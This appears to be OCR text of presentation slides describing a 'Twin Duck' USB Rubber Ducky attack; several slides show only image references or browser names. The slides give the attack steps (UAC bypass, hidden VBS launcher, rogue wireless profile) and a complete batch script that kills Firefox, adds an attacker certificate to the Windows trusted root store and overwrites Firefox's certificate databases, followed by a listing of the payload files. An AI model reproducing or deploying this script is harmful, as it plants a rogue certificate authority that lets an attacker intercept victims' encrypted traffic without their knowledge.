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
Firefox



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Twin Duck Firmware

- Mounts both mass storage and HID keyboard
- Must reflash the USB Rubber Ducky
- Only use if target allows mass storage devices
- Micro SD card not ideal for fast I/O

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
Create New Firefox Truststore



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Create New Firefox Truststore

- Add Trusted CA to fresh build of Firefox
- %APPDATA%\Mozilla\Firefox\Profiles*.default
- Keystore, key3.db
- Truststore, cert8.db

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Twin Duck Attack Summary

1. Bypass UAC and open CMD.exe
2. Create script to identify storage mount
3. Create vbs script to run batch file invisibly
4. Run batch file
   - Adds cert to Windows Trusted Root
   - Overwrites Firefox cert8.db and key3.db files
   - Creates wireless profile
   - Connects to wireless profile

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Trusted-cert.bat

```
taskkill /IM Firefox.exe /F
copy /Y %DUCKYdrive%\cert.cer %USERPROFILE%\cert.cer
certutil -addstore -f -enterprise -user root cert.cer
del cert.cer
cd %APPDATA%\Mozilla\Firefox\Profiles\*.default
copy /Y cert8.db cert8.db.original
copy /Y %DUCKYdrive%\cert8.db cert8.db
copy /Y key3.db key3.db.original
copy /Y %DUCKYdrive%\key3.db key3.db
```

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E:\DUCKY\ca

Name	Size	Type
a.xml	588 bytes	XML document
cert.cer	712 bytes	X.509 Certificate
cert8.db	393.2 kB	unknown
key3.db	16.4 kB	unknown
trusted-cert.bat	829 bytes	plain text document

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
Internet Explorer



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

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
Chrome



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
Chrome



